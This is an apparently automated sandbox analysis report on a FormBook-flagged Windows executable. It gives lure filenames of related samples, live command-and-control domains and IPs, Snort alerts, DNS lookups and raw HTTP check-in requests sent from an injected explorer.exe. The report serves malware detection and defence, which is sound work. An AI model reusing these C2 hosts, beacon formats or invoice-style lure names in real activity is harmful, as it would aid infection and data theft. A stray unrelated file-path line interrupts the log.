	EoH35.PDF.exe	Get hash	malicious	Browse	• www.wxsocial.net/ushb/?-ZVhjp=6lE4rH0x7N5h7xUP&y48x=jD+SQ9M7TmcvIuj9QGxgtYDN3MBJME7yhCk8Mzzn4mBJEVl+fkrxjA9SXjr06Kl34ciA20OlkA==
	ORDER -RFQ#-TEOS1909061 40HC 21T05 DALIAN.doc	Get hash	malicious	Browse	• www.theoyays.com/b8eu/?5jLxCj7=hbW4NgKHKYc8roSJNrRvZuaWJN7O0c4NyF9tmZLHtlvFyPu3BUuKHdzYXyRtt1WkRPPYsg==&S48H=-ZSXKLQ8r2B4yP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	7cQuHxOrXh.exe	Get hash	malicious	Browse	• www.blackgirlvanlife.com/7bun/?lD=/gN6jVYNMVFDRayqbXkiyfbKJO5JP7TEqi3HPVa1wPvVanYFdjfGyUWlCJ91AM6j5BxR&8p=WFQ8pNmXe
	E51BZ4gBRo.exe	Get hash	malicious	Browse	• www.envisionfordheights.com/dy8g/?b2J=vVE1EPQxUSj5keSwXQ0nVcRzGfWXkz9RjMRHA4uXWmpGUNFQRqk3IdgjXX7uo1+xb+nd&B8=Lxo81F_8VVShwdt0
	DXW7UkLRfc.exe	Get hash	malicious	Browse	• www.bolaci.com/z7a/?3f=Ql-T7Nlh&5jwdC=WVS90hUWmpkTGT1OOPcluOtjKsvKyO1VBY1DavEplybxr8fVLox8dXTGZHvaw1MCzLX2WpM2RQ==
	PurchaseOrder.exe	Get hash	malicious	Browse	• www.audiomastering.services/mpus/?g0GlVZXP=NjtWYmbHGaua6z6M089rXz2zM8nRZxmRuBHyQVZpH0Kx1fxqhpuRhYAEnjtfSCfTCkrD&5j0=QVytZ0ePk6BT86V0
	klSsrzxwsbxeJQh.exe	Get hash	malicious	Browse	• www.revolutionofwork.com/b82a/?6lDx=n1uL3g1okfkrhI1xUzmuaTwXUo3VEQhTTA78bPNirshuaCFektfiMGCAL5wnKLRq+0fh&ePG=-Zop3RnPxj
	ORDER -ASLF1SR00116-PDF.doc	Get hash	malicious	Browse	• www.ukcarpetclean.com/b8eu/?ezr8A=NgJmDm99/9ztUW81NK7Uq1VUWUcB5YRNDd/5mPzE8GkbGxIIqB3hIG05Wg/Vh3H2+XZmQg==&9rXX=a0DtZFt
	6sT97BIRo5.exe	Get hash	malicious	Browse	• www.mikecdmusic.com/nff/?tvFPa=A3r1GoCxq8luIa6nCE3Ske6N+BTFMgq1N1qJ/FMsH45BCQO39yS3uoKBESO11x4h1Owq&ON6x3=y8ZD

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Sales Order.exe	Get hash	malicious	Browse	• www.tipthemusician.com/p6f2/?TDHDz=YJmG0SP9lzASKbAIt2axz2B/z1N0ELsFmtcEliOY5N4XMFvQNJxRdGT4hDMtkT/4E6F7&v8Sh=KB_hx6

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.sdmdwang.com	UEe8hqOnX7fBM9G.exe	Get hash	malicious	Browse	• 112.213.96.11
www.kitkatmp3.com	d9UdQnXQ86ld31G.exe	Get hash	malicious	Browse	• 156.224.60.3
www.advancedautorepairsonline.com	UEe8hqOnX7fBM9G.exe	Get hash	malicious	Browse	• 104.168.135.142
www.utformehagen.com	UEe8hqOnX7fBM9G.exe	Get hash	malicious	Browse	• 45.39.95.186
www.nicolettejohnsonphotography.com	d9UdQnXQ86ld31G.exe	Get hash	malicious	Browse	• 185.53.177.11

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WEBAIR-INTERNETUS	Purchase Order.exe	Get hash	malicious	Browse	• 173.239.8.164
	dqVPlpmWYt.exe	Get hash	malicious	Browse	• 67.55.90.108
	WitNwYLlo9.exe	Get hash	malicious	Browse	• 213.247.47.190
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 173.239.5.6
	New order 201534.pdf.exe	Get hash	malicious	Browse	• 173.239.8.164
	payment_proof_Copy,pdf.exe	Get hash	malicious	Browse	• 213.247.47.190
	Shipment of your goods.exe	Get hash	malicious	Browse	• 173.239.5.6
	OUTSTANDING PAYMENT REMINDER.exe	Get hash	malicious	Browse	• 173.239.8.164
	Request for Quotation.exe	Get hash	malicious	Browse	• 173.239.5.6
	PROFORMA INVOICE-INV393456434.pdf.exe	Get hash	malicious	Browse	• 173.239.8.164
	SecuriteInfo.com.Trojan.Downloader.JVDL.21302.xls	Get hash	malicious	Browse	• 213.247.46.53
	SecuriteInfo.com.Trojan.Downloader.JVDL.21302.xls	Get hash	malicious	Browse	• 213.247.46.53
	SecuriteInfo.com.Trojan.Downloader.JVDL.7463.xls	Get hash	malicious	Browse	• 213.247.46.53
	SecuriteInfo.com.Trojan.Downloader.JVDL.11267.xls	Get hash	malicious	Browse	• 213.247.46.53
	SecuriteInfo.com.Trojan.Downloader.JVDL.21562.xls	Get hash	malicious	Browse	• 213.247.46.53
	SecuriteInfo.com.Trojan.Downloader.JVDL.7463.xls	Get hash	malicious	Browse	• 213.247.46.53
	SecuriteInfo.com.Trojan.Downloader.JVDL.11267.xls	Get hash	malicious	Browse	• 213.247.46.53
	SecuriteInfo.com.Trojan.Downloader.JVDL.29269.xls	Get hash	malicious	Browse	• 213.247.46.53
	SecuriteInfo.com.Trojan.Downloader.JVDL.21562.xls	Get hash	malicious	Browse	• 213.247.46.53
	SecuriteInfo.com.Trojan.Downloader.JVDL.29269.xls	Get hash	malicious	Browse	• 213.247.46.53
EGIHOSTINGUS	xl2TVqLo6S	Get hash	malicious	Browse	• 104.253.157.88
	Form_TT_EUR57,890.exe	Get hash	malicious	Browse	• 23.27.129.115
	UEe8hqOnX7fBM9G.exe	Get hash	malicious	Browse	• 45.39.95.186
	PaymentAdvice.exe	Get hash	malicious	Browse	• 172.252.211.197
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 166.88.19.180
	Transfer Payment For Invoice 321-1005703.exe	Get hash	malicious	Browse	• 104.252.53.222
	VfNmYKR1b7	Get hash	malicious	Browse	• 104.252.138.98
	NQrs7jd2jx	Get hash	malicious	Browse	• 104.252.175.26
	lJaJT4eG2S	Get hash	malicious	Browse	• 107.164.204.47
	MubZn4KtUK	Get hash	malicious	Browse	• 166.93.166.37
	sMpEuBRc2t.exe	Get hash	malicious	Browse	• 166.88.88.176
	oewvlm9yhw.exe	Get hash	malicious	Browse	• 104.252.121.237
	INV NO-1820000514 USD 270,294.pdf.exe	Get hash	malicious	Browse	• 23.230.235.108
	i01hLg63ev	Get hash	malicious	Browse	• 172.252.255.245
	auhToVTQTs.exe	Get hash	malicious	Browse	• 104.252.121.237
	xkNBltP31j.exe	Get hash	malicious	Browse	• 107.186.80.207
	m1Be7JKUv4.exe	Get hash	malicious	Browse	• 68.68.98.160
	yAm5YrRQhy.exe	Get hash	malicious	Browse	• 50.118.154.118

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	mz4wx2t2u6	Get hash	malicious	Browse	• 172.120.223.190
	onE9luF6lN	Get hash	malicious	Browse	• 166.88.8.172

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\9JzK89dRiaBYTuN.exe.log

Process:	C:\Users\user\Desktop\9JzK89dRiaBYTuN.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178FF6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.779008586274415
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	9JzK89dRiaBYTuN.exe
File size:	1263616
MD5:	d726ec6e056461dd7d3ce8890c3c9a4e
SHA1:	4f6b524ab5fa51d9c5465572de8075c857afb686
SHA256:	77d33d0e8b91781213a971ebc2e6abe4191bf2c28ff0ede19b07db092f590dff
SHA512:	fba04f9c88251951ce43353300194122cbdcf25ffb3f0d48dc6aec68fbdf5a09a945f3467a47dcef2c166679401910aae300451b91ef56913e5081488167e30d
SSDEEP:	24576:/0Sfx8DgCfx8DgR8zHf/7jcHuueymkthBrwDZBOmzLLH:r58DgC58Dg+Tzjuuun7HcZBOmPr

General

File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....:.a.....l..... .....@.. .....@.....

File Icon

Icon Hash:	b07968fcd4ec7090

Static PE Info

General

Entrypoint:	0x528bd2
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61073A1C [Mon Aug 2 00:19:40 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x126bd8	0x126c00	False	0.772728477523	data	7.81629816462	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.reloc	0x12a000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.rsrc	0x12c000	0xd624	0xd800	False	0.708369502315	data	6.65420383784	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-18:07:17.797781	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49731	80	192.168.2.6	34.102.136.180

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-18:07:17.797781	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49731	80	192.168.2.6	34.102.136.180
08/03/21-18:07:17.797781	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49731	80	192.168.2.6	34.102.136.180
08/03/21-18:07:17.910999	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49731	34.102.136.180	192.168.2.6
08/03/21-18:07:28.559363	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49734	34.102.136.180	192.168.2.6
08/03/21-18:07:34.070441	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49737	104.168.135.142	192.168.2.6
08/03/21-18:08:13.546886	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49750	185.53.177.11	192.168.2.6

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 18:07:11.220751047 CEST	192.168.2.6	8.8.8.8	0x8498	Standard query (0)	www.regarta.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:12.234323025 CEST	192.168.2.6	8.8.8.8	0x8498	Standard query (0)	www.regarta.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:17.741252899 CEST	192.168.2.6	8.8.8.8	0x5fe7	Standard query (0)	www.tapdaugusta.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:22.926110983 CEST	192.168.2.6	8.8.8.8	0xa868	Standard query (0)	www.profitsnavigator.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:28.378511906 CEST	192.168.2.6	8.8.8.8	0x161c	Standard query (0)	www.konversationswithkoshie.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:33.568135977 CEST	192.168.2.6	8.8.8.8	0x606e	Standard query (0)	www.advancedautorepairsonline.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:39.115410089 CEST	192.168.2.6	8.8.8.8	0xd3fb	Standard query (0)	www.lovertons.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:44.992660046 CEST	192.168.2.6	8.8.8.8	0x7a1f	Standard query (0)	www.sdmdwang.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:50.571274996 CEST	192.168.2.6	8.8.8.8	0xf741	Standard query (0)	www.sdmdwang.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:51.863919020 CEST	192.168.2.6	8.8.8.8	0x41dc	Standard query (0)	www.sunilpsingh.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:56.952785969 CEST	192.168.2.6	8.8.8.8	0xa4fd	Standard query (0)	www.utformehagen.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:08:08.066272974 CEST	192.168.2.6	8.8.8.8	0x71f3	Standard query (0)	www.panyu-qqbaby.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:08:13.457308054 CEST	192.168.2.6	8.8.8.8	0x8a04	Standard query (0)	www.nicolettejohnsonphotography.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:08:18.559139967 CEST	192.168.2.6	8.8.8.8	0x2aef	Standard query (0)	www.kitkatmp3.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 18:07:12.437820911 CEST	8.8.8.8	192.168.2.6	0x8498	No error (0)	www.regarta.com		74.206.228.78	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:12.437820911 CEST	8.8.8.8	192.168.2.6	0x8498	No error (0)	www.regarta.com		173.239.5.6	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:12.437820911 CEST	8.8.8.8	192.168.2.6	0x8498	No error (0)	www.regarta.com		173.239.8.164	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:12.437886000 CEST	8.8.8.8	192.168.2.6	0x8498	No error (0)	www.regarta.com		74.206.228.78	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 18:07:12.437886000 CEST	8.8.8.8	192.168.2.6	0x8498	No error (0)	www.regarta.com		173.239.5.6	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:12.437886000 CEST	8.8.8.8	192.168.2.6	0x8498	No error (0)	www.regarta.com		173.239.8.164	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:17.776156902 CEST	8.8.8.8	192.168.2.6	0x5fe7	No error (0)	www.tapdaugusta.com	tapdaugusta.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 18:07:17.776156902 CEST	8.8.8.8	192.168.2.6	0x5fe7	No error (0)	tapdaugusta.com		34.102.136.180	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:22.973524094 CEST	8.8.8.8	192.168.2.6	0xa868	No error (0)	www.profitsnavigator.com	profitsnavigator.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 18:07:22.973524094 CEST	8.8.8.8	192.168.2.6	0xa868	No error (0)	profitsnavigator.com		184.168.131.241	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:28.426587105 CEST	8.8.8.8	192.168.2.6	0x161c	No error (0)	www.konversationswithkoshie.net	konversationswithkoshie.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 18:07:28.426587105 CEST	8.8.8.8	192.168.2.6	0x161c	No error (0)	konversationswithkoshie.net		34.102.136.180	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:33.662112951 CEST	8.8.8.8	192.168.2.6	0x606e	No error (0)	www.advancedautorepairsonline.com		104.168.135.142	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:39.550025940 CEST	8.8.8.8	192.168.2.6	0xd3fb	No error (0)	www.lovertons.com		107.165.13.75	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:45.027869940 CEST	8.8.8.8	192.168.2.6	0x7a1f	No error (0)	www.sdmdwang.com		112.213.96.11	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:50.635329008 CEST	8.8.8.8	192.168.2.6	0xf741	No error (0)	www.sdmdwang.com		112.213.96.11	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:51.926891088 CEST	8.8.8.8	192.168.2.6	0x41dc	Server failure (2)	www.sunilpsingh.com	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 18:07:57.142524004 CEST	8.8.8.8	192.168.2.6	0xa4fd	No error (0)	www.utformehagen.com		45.39.95.186	A (IP address)	IN (0x0001)
Aug 3, 2021 18:08:08.105159044 CEST	8.8.8.8	192.168.2.6	0x71f3	No error (0)	www.panyu-qqbaby.com	panyu-qqbaby.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 18:08:08.105159044 CEST	8.8.8.8	192.168.2.6	0x71f3	No error (0)	panyu-qqbaby.com		107.160.109.196	A (IP address)	IN (0x0001)
Aug 3, 2021 18:08:13.495903015 CEST	8.8.8.8	192.168.2.6	0x8a04	No error (0)	www.nicolettejohnsonphotography.com		185.53.177.11	A (IP address)	IN (0x0001)
Aug 3, 2021 18:08:18.765559912 CEST	8.8.8.8	192.168.2.6	0x2aef	No error (0)	www.kitkatmp3.com		156.224.60.3	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.regarta.com
- www.tapdaugusta.com
- www.profitsnavigator.com
- www.konversationswithkoshie.net
- www.advancedautorepairsonline.com
- www.lovertons.com
- www.utformehagen.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49730	74.206.228.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:07:12.548222065 CEST	3920	OUT	GET /weni/?Fzr4otMh=vK5NYeOz5XkzOmNWKQvXOgoJo3oDs/IT/QpSrvoL9TxdOASFPAP+KPQhIJ5bhzx72Ujc1GJYaw==&aRbdj=q6AlsppXkR0txTj HTTP/1.1 Host: www.regarta.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 18:07:12.649118900 CEST	3920	IN	HTTP/1.1 302 Moved Temporarily Server: nginx/1.18.0 Date: Tue, 03 Aug 2021 16:07:12 GMT Content-Type: text/html Content-Length: 145 Connection: close Location: http://www.regarta.com/ Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 38 2e 30 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>302 Found</title></head><body> 302 Found <hr> nginx/1.18.0 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49731	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:07:17.797780991 CEST	3921	OUT	GET /weni/?Fzr4otMh=5QGyFhC7d8SOfupCgf8D8L5Dw1IpKGdMSRgbjgwl2q0Kak4r1qcSYI6TGyMZI/ki/MDg/v9Fdw==&aRbdj=q6AlsppXkR0txTj HTTP/1.1 Host: www.tapdaugusta.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 18:07:17.910999060 CEST	3922	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 16:07:17 GMT Content-Type: text/html Content-Length: 275 ETag: "6104831f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49732	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:07:23.147452116 CEST	3923	OUT	GET /weni/?Fzr4otMh=BkpYm0nbd5ib+/fSGFV7l4XaMZIYy+faJJ1LkwLIu9AW6SncOXGggY2R9QUt+6zEXxQtwdedUg==&aRbdj=q6AlsppXkR0txTj HTTP/1.1 Host: www.profitsnavigator.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 18:07:23.338002920 CEST	3923	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Tue, 03 Aug 2021 16:07:23 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://roipanel.com?link&usr=5291&lid=10053&source=FBprofile Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49734	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:07:28.445873022 CEST	3924	OUT	GET /weni/?Fzr4otMh=ztAjwXyjR8Zhmz6qNG99UeVM/COU9vlr0gZS07ceR8+f8+nH1SwRALtGHqnV1JfTHENGVYv16A==&aRbdj=q6AlsppXkR0txTj HTTP/1.1 Host: www.konversationswithkoshie.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 18:07:28.559362888 CEST	3925	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 16:07:28 GMT Content-Type: text/html Content-Length: 275 ETag: "6104856e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49737	104.168.135.142	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:07:33.871361971 CEST	3935	OUT	GET /weni/?Fzr4otMh=+KyOLC6TyuKR3+iFgbwKS8GxhsjIjrhtsitDR0G1PeYPvoj9xIz7F4EITJbrl7IY/KKYumYMjw==&aRbdj=q6AlsppXkR0txTj HTTP/1.1 Host: www.advancedautorepairsonline.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 18:07:34.070441008 CEST	3935	IN	HTTP/1.1 403 Forbidden content-type: text/html content-length: 206 x-powered-by: PHP/5.6.40 connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 2f 77 65 6e 69 2f 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access /weni/ on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49740	107.165.13.75	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:07:39.743015051 CEST	4012	OUT	GET /weni/?Fzr4otMh=jQINVx1WLgI4Q78PxoFZgdCbTp62zPlUZKvRDpdtPyf3UmqyZOBTcqkgr6daQl/TgYuIT4+N1g==&aRbdj=q6AlsppXkR0txTj HTTP/1.1 Host: www.lovertons.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49748	45.39.95.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
